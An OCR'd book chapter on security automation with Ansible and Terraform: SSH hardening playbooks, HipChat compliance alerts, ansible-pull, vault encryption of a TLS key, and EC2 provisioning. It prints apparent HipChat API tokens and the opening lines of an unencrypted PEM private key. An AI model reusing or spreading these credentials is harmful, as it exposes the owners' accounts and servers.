Serial number 08:5a:33:b1:e0:b0:5c:11:c5:a1:0d:5c:e2:4d:6a:39

Requested at 2017-07-20T07:41:06UTC
Issued at 2017-07-20T07:46:53UTC
Not before 2017-07-20T00:00:00UTC
Not after 2018-08-20T12:00:00UTC
Public key info RSA 2048-bit
Signature algorithm SHA256WITHRSA
ARN arn:aws:acm:us-east-1:836802967410:certificate/371fa6a6-523d-4c16-bd77-c2d9d20e1718

Chapter 6: Automation in Security




```
  GNU nano 2.0.6                                    File: nginx.yml

---
- hosts: all
  remote_user: ec2-user

  tasks:
  - name: Install Nginx webserver
    yum: name=nginx state=present

  - name: Ensure nginx is running
    service: name=nginx state=started
```

```
Zeals-MBP:kplabs zealvora$ cat hosts
54.251.133.88
```

```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i hosts nginx.yml

PLAY [all] *********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [54.251.133.88]

TASK [Install Nginx webserver] *************************************************
changed: [54.251.133.88]

TASK [Ensure nginx is running] *************************************************
changed: [54.251.133.88]

PLAY RECAP *********************************************************************
54.251.133.88              : ok=3    changed=2    unreachable=0    failed=0
```

```
-bash-4.2$ sudo pip install ansible
You are using pip version 6.1.1, however version 9.0.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
Collecting ansible
  Downloading ansible-2.3.1.0.tar.gz (4.3MB)
    100% |████████████████████████████████| 4.3MB 109kB/s
Requirement already satisfied (use --upgrade to upgrade): jinja2 in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): PyYAML in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): paramiko in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): pycrypto>=2.6 in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): setuptools in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): markupsafe in /usr/lib64/python2.7/dist-packages (from jinja2->ansible)
Requirement already satisfied (use --upgrade to upgrade): ecdsa>=0.11 in /usr/lib/python2.7/dist-packages (from paramiko->ansible)
Installing collected packages: ansible
  Running setup.py install for ansible
Successfully installed ansible-2.3.1.0
```

```
.
├── inventory
│   └── hosts
├── nginx.yml
└── roles
    └── nginx
        └── tasks
            └── main.yml
```

```
.
├── inventory
│   └── hosts
├── nginx.yml
└── roles
    ├── nginx
    │   └── tasks
    │       └── main.yml
    ├── server-hardening
    │   └── tasks
    │       └── main.yml
    └── waf
        └── tasks
            └── main.yml
```

```
Zeals-MBP:kplabs zealvora$ tree
.
├── inventory
│   └── hosts
├── nginx.yml
├── roles
│   ├── custom-ssh
│   │   └── tasks
│   │       └── main.yml
│   ├── nginx
│   │   └── tasks
│   │       └── main.yml
│   ├── server-hardening
│   │   └── tasks
│   │       └── main.yml
│   └── waf
│       └── tasks
│           └── main.yml
└── ssh.yml
```

```
  GNU nano 2.0.6                                File: roles/custom-ssh/tasks/main.yml

- name: Running SSH on custom port
  lineinfile: path=/etc/ssh/sshd_config line='Port 9750' state=present

- name: Set password authentication to false
  lineinfile: path=/etc/ssh/sshd_config line='PasswordAuthentication no' state=present

- name: Disable root based logins
  lineinfile: path=/etc/ssh/sshd_config line='PermitRootLogin no' state=present

- name: Restart sshd service
  service: name=sshd state=restarted
```


```
Zeals-MBP:kplabs zealvora$ cat ssh.yml
---
-
  hosts: all
  remote_user: ec2-user
  roles:
    - custom-ssh
```


```
Zeals-MBP:kplabs zealvora$ ansible-playbook -i inventory/hosts ssh.yml --check

PLAY [all] *********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [54.169.148.223]

TASK [custom-ssh : Running SSH on custom port] *********************************
changed: [54.169.148.223]

TASK [custom-ssh : Set password authentication to false] ***********************
changed: [54.169.148.223]

TASK [custom-ssh : Disable root based logins] **********************************
changed: [54.169.148.223]

TASK [custom-ssh : Restart sshd service] ***************************************
changed: [54.169.148.223]

PLAY RECAP *********************************************************************
54.169.148.223             : ok=5    changed=4    unreachable=0    failed=0
```

```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts ssh.yml

PLAY [all] *********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [54.169.148.223]

TASK [custom-ssh : Running SSH on custom port] *********************************
changed: [54.169.148.223]

TASK [custom-ssh : Set password authentication to false] ***********************
changed: [54.169.148.223]

TASK [custom-ssh : Disable root based logins] **********************************
changed: [54.169.148.223]

TASK [custom-ssh : Restart sshd service] ***************************************
changed: [54.169.148.223]

PLAY RECAP *********************************************************************
54.169.148.223             : ok=5    changed=4    unreachable=0    failed=0
```

```
[root@ip-172-31-4-129 ~]# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9750            0.0.0.0:*               LISTEN      3236/sshd
tcp        0      0 0.0.0.0:48982           0.0.0.0:*               LISTEN      2325/rpc.statd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      2528/sendmail
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      2304/rpcbind
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      2589/python
tcp        0      0 :::9750                 :::*                    LISTEN      3236/sshd
tcp        0      0 :::53636                :::*                    LISTEN      2325/rpc.statd
tcp        0      0 :::111                  :::*                    LISTEN      2304/rpcbind
```

```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts ssh.yml

PLAY [all] *********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [54.169.148.223]

TASK [custom-ssh : Running SSH on custom port] *********************************
ok: [54.169.148.223]

TASK [custom-ssh : Set password authentication to false] ***********************
ok: [54.169.148.223]

TASK [custom-ssh : Disable root based logins] **********************************
ok: [54.169.148.223]

TASK [custom-ssh : Restart sshd service] ***************************************
changed: [54.169.148.223]

PLAY RECAP *********************************************************************
54.169.148.223             : ok=5    changed=1    unreachable=0    failed=0
```





Knowledge Portal / kplabs


Source

master | kplabs /

inventory			
roles			
ansible.cfg	81 B	9 minutes ago	Ansible Pull
nginx.yml	47 B	9 minutes ago	Ansible Pull
ssh.yml	72 B	9 minutes ago	Ansible Pull

```
-bash-4.2$ sudo pip install ansible
You are using pip version 6.1.1, however version 9.0.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
Collecting ansible
  Downloading ansible-2.3.1.0.tar.gz (4.3MB)
    100% |[redacted]| 4.3MB 109kB/s
Requirement already satisfied (use --upgrade to upgrade): jinja2 in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): PyYAML in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): paramiko in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): pycrypto>=2.6 in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): setuptools in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): markupsafe in /usr/lib64/python2.7/dist-packages (from jinja2->ansible)
Requirement already satisfied (use --upgrade to upgrade): ecdsa>=0.11 in /usr/lib/python2.7/dist-packages (from paramiko->ansible)
Installing collected packages: ansible
  Running setup.py install for ansible
Successfully installed ansible-2.3.1.0
```

```
[root@kplabs ~]# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
c6:11:46:86:de:33:82:d1:89:ef:c0:c3:da:06:d1:b7 root@kplabs
```




```
[root@kplabs ~]# git clone git@bitbucket.org:sunzeal/kplabs.git
Cloning into 'kplabs'...
remote: Counting objects: 18, done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 18 (delta 1), reused 0 (delta 0)
Receiving objects: 100% (18/18), done.
Resolving deltas: 100% (1/1), done.
Checking connectivity... done.
```

```
[root@kplabs kplabs]# ansible-pull -d /var/ansible -i /var/ansible/inventory/hosts -U git@bitbucket.org:sunzeal/kplabs.git ssh.yml
Starting Ansible Pull at 2017-08-06 12:03:12
/usr/local/bin/ansible-pull -d /var/ansible -i /var/ansible/inventory/hosts -U git@bitbucket.org:sunzeal/kplabs.git ssh.yml
127.0.0.1 | SUCCESS => {
    "after": "00e7951e69a9c30e2ad901ae8b6eb0dc870330c8",
    "before": "00e7951e69a9c30e2ad901ae8b6eb0dc870330c8",
    "changed": false,
    "remote_url_changed": false
}

PLAY [all] *********************************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************************
ok: [127.0.0.1]

TASK [custom-ssh : Running SSH on custom port] *********************************************************************************
ok: [127.0.0.1]

TASK [custom-ssh : Set password authentication to false] ***********************************************************************
ok: [127.0.0.1]

TASK [custom-ssh : Disable root based logins] **********************************************************************************
ok: [127.0.0.1]

TASK [custom-ssh : Restart sshd service] ***************************************************************************************
changed: [127.0.0.1]

PLAY RECAP *********************************************************************************************************************
127.0.0.1                  : ok=5    changed=1    unreachable=0    failed=0
```

ansible notifications

This is the room topic. Double click to change it.

Sunday August 6, 2017

ansible · 6:45 PM

OSSEC RPM is not installed 172.31.4.129

ansible · 6:45 PM

SpaceWalk is not installed in 172.31.4.129

Home People **Rooms** Emoticons

Summary
History
Integrations
Tokens

Archive
Delete
Permissions

Rooms / ansible notifications

Room Details

Room admin	Knowledge Portal
Messages sent	4
Created	Today at 5:53pm
Last active	28m ago
Privacy	Private
API ID	4076312
XMPP JID	605835_ansible_notifications@conf.hipchat.com

```
- name: Check if OSSEC RPM is installed
  shell: rpm -qa | grep ossec
  register: ossec
  ignore_errors: True

- name: Check if server is connected with spacewalk
  shell: ls -l /var/lib/spacewalk/systemid
  register: spacewalk
  ignore_errors: True

- name: Alert if OSSEC is not installed
  hipchat:
    api=https://api.hipchat.com/v2/
    color=red
    msg="OSSEC RPM is not installed {{ ansible_eth0.ipv4.address }}"
    room=4076312
    token=3QEFb0SykNenZZ0Oq1I56CnOm95DRfwbklyKd
  when: ossec|failed or ossec|skipped

- name: Alert if SpaceWalk is not installed
  hipchat:
    api=https://api.hipchat.com/v2/
    color=purple
    msg="SpaceWalk is not installed in {{ ansible_eth0.ipv4.address }}"
    room=4076312
    token=3QEFb0SykNenZZ0Oq1I56COmA95DRfw3bklyKd
  when: spacewalk|failed or spacewalk|skipped
```

```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts notification.yml

PLAY [all] ***********************************************************************************************************************************

TASK [Gathering Facts] ***********************************************************************************************************************
ok: [54.169.148.223]

TASK [notification : Check if OSSEC RPM is installed] ****************************************************************************************
 [WARNING]: Consider using yum, dnf or zypper module rather than running rpm

fatal: [54.169.148.223]: FAILED! => {"changed": true, "cmd": "rpm -qa | grep ossec", "delta": "0:00:00.186022", "end": "2017-08-06 13:15:29.154286",
tart": "2017-08-06 13:15:28.968264", "stderr": "", "stderr_lines": [], "stdout": "", "stdout_lines": []}
...ignoring

TASK [notification : Check if server is connected with spacewalk] ****************************************************************************
fatal: [54.169.148.223]: FAILED! => {"changed": true, "cmd": "ls -l /var/lib/spacewalk/systemid", "delta": "0:00:00.002181", "end": "2017-08-06 13:15
, "rc": 2, "start": "2017-08-06 13:15:31.012150", "stderr": "ls: cannot access /var/lib/spacewalk/systemid: No such file or directory", "stderr_lines
/lib/spacewalk/systemid: No such file or directory"], "stdout": "", "stdout_lines": []}
...ignoring

TASK [notification : Alert if OSSEC is not installed] ****************************************************************************************
changed: [54.169.148.223]

TASK [notification : Alert if SpaceWalk is not installed] ************************************************************************************
changed: [54.169.148.223]

PLAY RECAP ***********************************************************************************************************************************
54.169.148.223             : ok=5    changed=4    unreachable=0    failed=0
```

ansible notifications

This is the room topic. Double click to change it.

Sunday August 6, 2017

ansible · 6:45 PM

OSSEC RPM is not installed 172.31.4.129

ansible · 6:45 PM

SpaceWalk is not installed in 172.31.4.129

```
Zeals-MBP:nginx zealvora$ tree
.
├── files
│   ├── fullchain.pem
│   ├── kplabs.conf
│   └── privkey.pem
└── tasks
    └── main.yml

2 directories, 4 files
```

```
GNU nano 2.0.6                                File: roles/nginx/tasks/main.yml

- name: Install Nginx webserver
  yum: name=nginx state=present

- name: Copy the certificate and private key file
  copy: src=fullchain.pem dest=/etc/ssl/certs/

- name: Copy the private key file to the server
  copy: src=privkey.pem dest=/etc/ssl/certs/

- name: Copy the Nginx configuration file
  copy: src=kplabs.conf dest=/etc/nginx/conf.d/

- name: Ensure nginx is restarted
  service: name=nginx state=restarted
```

```
Zeals-MBP:files zealvora$ cat privkey.pem | head -n 7
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEnBUyk0THFhk/
47xKdAKF6YZ24mDXSuUfT+fKequkPdBs7HE7TB8ECQ4Ivt3eE1IFhfwCTIhcjpSB
DFFR8gh+dhi0pbMU20ltxBxNCCRz8FZIki4QfV2qwi+Lqgwes4CVxg2KL8FsZSef
yYJV6HLVAgMBAAECggEBAKFpMs3uscxwjBIzuWW2kEu4SLhZaf/WcPyf8T/+LeQN
C4whIWT5PY1mkasEZ8nmOrRmJ1sL0feK5sh7gFeySN7pvaaxUrCQx1viYQms4aB9
c5joygCnq7qA6d/Tn1elLq/HhV4pjraa5Uj/FoHjQU/bsdcfpIcmmAQaTimG3DT8
```

```
Zeals-MBP:files zealvora$ ansible-vault encrypt privkey.pem
New Vault password:
Confirm New Vault password:
Encryption successful
```


```
Zeals-MBP:files zealvora$ cat privkey.pem | head -n 7
$ANSIBLE_VAULT;1.1;AES256
37623435656363666665386165313639373966663634643739323832303639383664666264316362
35393639376535373135663036313535616134303861656 10a3438643832626135326466313766 65
31666539653339663566356563663132613038646530666564343131326162616338303038343833
35653735613062643 70a3237616537383566323034383131623761643063623464393463333735 37
32323163343865326463343838363531613835366133653136373031376465393163653936653261
61393062343437386262633334346233613036636337376536613035383639663132343430623431
```

```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts nginx.yml --check --private-key=~/.ssh/id_rsa

PLAY [all] *********************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************
ok: [139.162.60.216]

TASK [nginx : Install Nginx webserver] *****************************************************************************
changed: [139.162.60.216]

TASK [nginx : Copy the certificate and private key file] ***********************************************************
changed: [139.162.60.216]

TASK [nginx : Copy the private key file to the server] *************************************************************
fatal: [139.162.60.216]: FAILED! => {"failed": true, "msg": "A vault password must be specified to decrypt /Users/zealvora/a
it/kplabs/roles/nginx/files/privkey.pem"}
        to retry, use: --limit @/Users/zealvora/ansible/kplabs/git/kplabs/nginx.retry

PLAY RECAP *********************************************************************************************************
139.162.60.216             : ok=3    changed=2    unreachable=0    failed=1
```


```
Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts nginx.yml --check --private-key=~/.ssh/id_rsa --ask-vault-pass
Vault password:

PLAY [all] *********************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************
ok: [139.162.60.216]

TASK [nginx : Install Nginx webserver] *****************************************************************************
changed: [139.162.60.216]

TASK [nginx : Copy the certificate and private key file] ***********************************************************
changed: [139.162.60.216]

TASK [nginx : Copy the private key file to the server] *************************************************************
changed: [139.162.60.216]

TASK [nginx : Copy the Nginx configuration file] *******************************************************************
changed: [139.162.60.216]

TASK [nginx : Ensure nginx is restarted] ***************************************************************************
changed: [139.162.60.216]

PLAY RECAP *********************************************************************************************************
139.162.60.216             : ok=6    changed=5    unreachable=0    failed=0
```

```
  GNU nano 2.0.6                                                File: ec2.tf

provider "aws" {
  shared_credentials_file = "${pathexpand("~/.aws/credentials")}"
  profile    = "test"
  region     = "us-east-1"
}

resource "aws_instance" "example" {
  ami           = "ami-92343b84"
  instance_type = "t2.micro"
  key_name      = "zeal"
  tags {
    Name = "HelloWorld"
  }
}
```


```
+ aws_instance.example
    ami:                          "ami-92343b84"
    associate_public_ip_address:  "<computed>"
    availability_zone:            "<computed>"
    ebs_block_device.#:           "<computed>"
    ephemeral_block_device.#:     "<computed>"
    instance_state:               "<computed>"
    instance_type:                "t2.micro"
    ipv6_address_count:           "<computed>"
    ipv6_addresses.#:             "<computed>"
    key_name:                     "zeal"
    network_interface.#:          "<computed>"
    network_interface_id:         "<computed>"
    placement_group:              "<computed>"
    primary_network_interface_id: "<computed>"
    private_dns:                  "<computed>"
    private_ip:                   "<computed>"
    public_dns:                   "<computed>"
    public_ip:                    "<computed>"
    root_block_device.#:          "<computed>"
    security_groups.#:            "<computed>"
    source_dest_check:            "true"
    subnet_id:                    "<computed>"
    tags.%:                       "1"
    tags.Name:                    "HelloWorld"
    tenancy:                      "<computed>"
    volume_tags.%:                "<computed>"
    vpc_security_group_ids.#:     "<computed>"
```




```
aws_instance.example: Still creating... (10s elapsed)
aws_instance.example: Still creating... (20s elapsed)
aws_instance.example: Still creating... (30s elapsed)
aws_instance.example: Still creating... (40s elapsed)
aws_instance.example: Still creating... (50s elapsed)
aws_instance.example: Creation complete (ID: i-0b1c9edf7fd54b507)

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.

The state of your infrastructure has been saved to the path
below. This state is required to modify and destroy your
infrastructure, so keep it safe. To inspect the complete state
use the `terraform show` command.
```



```
Zeals-MBP:kplabs zealvora$ terraform destroy
Do you really want to destroy?
  Terraform will delete all your managed infrastructure.
  There is no undo. Only 'yes' will be accepted to confirm.

  Enter a value: yes

aws_instance.example: Refreshing state... (ID: i-0b1c9edf7fd54b507)
aws_instance.example: Destroying... (ID: i-0b1c9edf7fd54b507)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 10s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 20s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 30s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 40s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 50s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 1m0s elapsed)
aws_instance.example: Destruction complete

Destroy complete! Resources: 1 destroyed.
```




```
provider "aws" {
  shared_credentials_file = "${pathexpand("~/.aws/credentials")}"
  profile    = "test"
  region     = "us-east-1"
}

resource "aws_instance" "example" {
  ami           = "ami-92343b84"
  instance_type  = "t2.micro"
  key_name       = "zeal"
  vpc_security_group_ids = ["${aws_security_group.kplabs.id}"]
  tags {
    Name = "HelloWorld"
  }

  provisioner "local-exec" {
    command = "echo ${aws_instance.example.public_ip} > /Users/zealvora/ansible/kplabs/inventory/hosts"
   }

  provisioner "local-exec" {
    command = "sleep 250"
   }

  provisioner "local-exec" {
    command  =  "ansible-playbook -s -v -i /Users/zealvora/ansible/kplabs/inventory/hosts /Users/zealvora/ansible/kplabs/ssh.yml -u ec2-user
   }
}
```

```
resource "aws_security_group" "kplabs" {
  name        = "kplabs"
  description = "Security Group for KPLABS demo"

# Allow all connection from kplabs ip

  ingress {
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["139.162.21.95/32"]
  }

}
```

```
aws_instance.example: Creating...
  ami:                                  "" => "ami-92343b84"
  associate_public_ip_address:          "" => "<computed>"
  availability_zone:                    "" => "<computed>"
  ebs_block_device.#:                   "" => "<computed>"
  ephemeral_block_device.#:             "" => "<computed>"
  instance_state:                       "" => "<computed>"
  instance_type:                        "" => "t2.micro"
  ipv6_address_count:                   "" => "<computed>"
  ipv6_addresses.#:                     "" => "<computed>"
  key_name:                             "" => "zeal"
  network_interface.#:                  "" => "<computed>"
  network_interface_id:                 "" => "<computed>"
  placement_group:                      "" => "<computed>"
  primary_network_interface_id:         "" => "<computed>"
  private_dns:                          "" => "<computed>"
  private_ip:                           "" => "<computed>"
  public_dns:                           "" => "<computed>"
  public_ip:                            "" => "<computed>"
  root_block_device.#:                  "" => "<computed>"
  security_groups.#:                    "" => "<computed>"
  source_dest_check:                    "" => "true"
  subnet_id:                            "" => "<computed>"
  tags.%:                               "" => "1"
  tags.Name:                            "" => "HelloWorld"
  tenancy:                              "" => "<computed>"
  volume_tags.%:                        "" => "<computed>"
  vpc_security_group_ids.#:             "" => "1"
  vpc_security_group_ids.649569450:     "" => "sg-a6d829d6"
```

```
aws_instance.example (local-exec): Executing: /bin/sh -c "echo 34.228.57.154 > /Users/zealvora/ansible/kplabs/inventory/hosts"
aws_instance.example: Provisioning with 'local-exec'...
aws_instance.example (local-exec): Executing: /bin/sh -c "sleep 250"
```

```
aws_instance.example: Provisioning with 'local-exec'...
aws_instance.example (local-exec): Executing: /bin/sh -c "ansible-playbook -s -v -i /Users/zealvora/ansible/kplabs/inventory/hosts /Users/zealvora/ansible/kplabs/ssh.yml
-user --private-key=~/Downloads/zeal.pem"
aws_instance.example (local-exec): Using /Users/zealvora/terraform/kplabs/ansible.cfg as config file

aws_instance.example (local-exec): PLAY [all] *********************************************************************

aws_instance.example (local-exec): TASK [Gathering Facts] *********************************************************
aws_instance.example: Still creating... (5m0s elapsed)
aws_instance.example (local-exec): ok: [34.228.57.154]

aws_instance.example (local-exec): TASK [custom-ssh : Running SSH on custom port] *********************************
aws_instance.example: Still creating... (5m10s elapsed)
aws_instance.example (local-exec): changed: [34.228.57.154] => {"backup": "", "changed": true, "msg": "line added"}

aws_instance.example (local-exec): TASK [custom-ssh : Set password authentication to false] **********************
aws_instance.example: Still creating... (5m20s elapsed)
aws_instance.example (local-exec): ok: [34.228.57.154] => {"backup": "", "changed": false, "msg": ""}

aws_instance.example (local-exec): TASK [custom-ssh : Disable root based logins] **********************************
aws_instance.example (local-exec): changed: [34.228.57.154] => {"backup": "", "changed": true, "msg": "line added"}

aws_instance.example (local-exec): TASK [custom-ssh : Restart sshd service] ***************************************
aws_instance.example: Still creating... (5m30s elapsed)
aws_instance.example (local-exec): changed: [34.228.57.154] => {"changed": true, "name": "sshd", "state": "started"}

aws_instance.example (local-exec): PLAY RECAP *********************************************************************
aws_instance.example (local-exec): 34.228.57.154              : ok=5    changed=3    unreachable=0    failed=0

